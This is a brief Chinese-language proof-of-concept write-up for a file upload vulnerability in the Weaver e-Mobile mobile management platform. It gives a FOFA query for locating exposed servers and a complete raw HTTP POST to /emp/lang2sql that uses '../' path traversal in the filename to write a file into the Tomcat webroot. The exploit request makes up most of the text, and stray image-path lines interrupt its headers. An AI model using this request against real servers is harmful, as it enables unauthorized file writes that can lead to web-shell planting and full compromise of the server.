## 泛微 e-Mobile 移动管理平台文件上传漏洞

1、fofa

app="泛微-EMobile"



1. 部分界面如下



1. POC

POST /emp/lang2sql?client\_type=1&lang\_tag=1 HTTP/1.1

Host:

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36

Connection: close

Content-Length: 197

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

Content-Type: multipart/form-data;boundary=----WebKitFormBoundarymVk33liI64J7GQaK


Accept-Encoding: gzip, deflate, br


------WebKitFormBoundarymVk33liI64J7GQaK

Content-Disposition: form-data; name="file";filename="../../../../appsvr/tomcat/webapps/ROOT/1024xx.txt"

hello

------WebKitFormBoundarymVk33liI64J7GQaK--





访问1.txt

